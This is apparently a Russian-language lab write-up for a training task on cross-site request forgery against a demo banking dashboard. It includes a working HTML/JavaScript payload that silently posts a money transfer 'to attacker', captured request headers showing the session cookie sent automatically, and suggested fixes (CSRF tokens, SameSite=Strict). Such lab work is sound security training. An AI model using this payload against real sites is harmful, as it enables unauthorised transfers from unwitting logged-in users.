


Задание 8

Разбор решения

URL уязвимого ресурса: <http://62.173.140.174:36102/dashboard>


Тип уязвимости: CSRF

1. Скриншот №1



2. Шаги воспроизведения

- На странице <http://62.173.140.174:36102/dashboard> отправляем тестовый перевод, чтобы узнать какие параметры и url используются при переводе средств.



- Переходим на сайт эксплойтов и отправляем html

Эксплойт

HTML

```

<script>
fetch('http://62.173.140.174:36102/transfer', { method: 'POST', headers: { 'Content-type': 'application/x-www-form-urlencoded' }, body: 'to=attacker&amount=99' }).then(resp => console.log(resp))
</script>

```

Отправить

- Перевод выполнен. По заголовкам запроса видим, что токен авторизации sessionId заполнился браузером автоматически

×	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
Request Method				POST			
Status Code				200 OK			
Remote Address				127.0.0.1:12334			
Referrer Policy				strict-origin-when-cross-origin			
▼ Response headers				☐ Raw			
Connection				keep-alive			
Content-Length				837			
Content-Type				text/html; charset=utf-8			
Date				Thu, 26 Mar 2026 08:52:07 GMT			
Keep-Alive				timeout=4			
Proxy-Connection				keep-alive			
Server				gunicorn			
Set-Cookie				lab_from_attacker=; Expires=Thu, 01 Jan 1970 00:00:00 GMT; Max-Age=0; Path=/			
▼ Request Headers				☐ Raw			
Accept				*/*			
Accept-Encoding				gzip, deflate			
Accept-Language				ru,en-US;q=0.9,en;q=0.8			
Content-Length				21			
Content-Type				application/x-www-form-urlencoded			
Cookie				sessionId=alice; lab_from_attacker=1			
Host				62.173.140.174:36102			
Origin				http://62.173.140.174:36102			
Proxy-Connection				keep-alive			
Referer				http://62.173.140.174:36102/attacker/run			
User-Agent				Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)			

3. HTML-Payload

```

<script>
  fetch('http://62.173.140.174:36102/transfer', {
    method: 'POST',
    headers: {
      'Content-type': 'application/x-www-form-urlencoded'
    },
    body: 'to=attacker&amount=99'
  }).then(resp => console.log(resp))
</script>

```

4. Подтверждающие скриншоты

Эксплойт

HTML

```
<script>
fetch('http://62.173.140.174:36102/transfer', { method: 'POST', headers: { 'Content-type':
'application/x-www-form-urlencoded' }, body: 'to=attacker&amount=99' }).then(resp => console.log(resp))
</script>
```

Отправить

Name	X	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
run								
styles.css								
transfer								
css?family=Open+Sans:400,600&subset=cyrillic								

Перевод выполнен

alice → attacker на 99.00

Лабораторная работа решена успешно

- **alice:** 376.00
- **attacker:** 624.00

Назад

5. Разбор риска

Данная уязвимость является CSRF, так как позволяет выполнить запрос от имени авторизованного пользователя со стороннего сайта. Браузер автоматически отправляет cookie сессии, а сервер не проверяет источник запроса (отсутствует CSRF-токен), что позволяет выполнить перевод средств без участия пользователя и другие функции, предусмотренные сайтом.

6. Как исправить

- Добавить уникальный CSRF-токен в каждую форму и проверять его на сервере при выполнении чувствительных операций
- Установить атрибут SameSite=Strict для предотвращения отправки cookie с других сайтов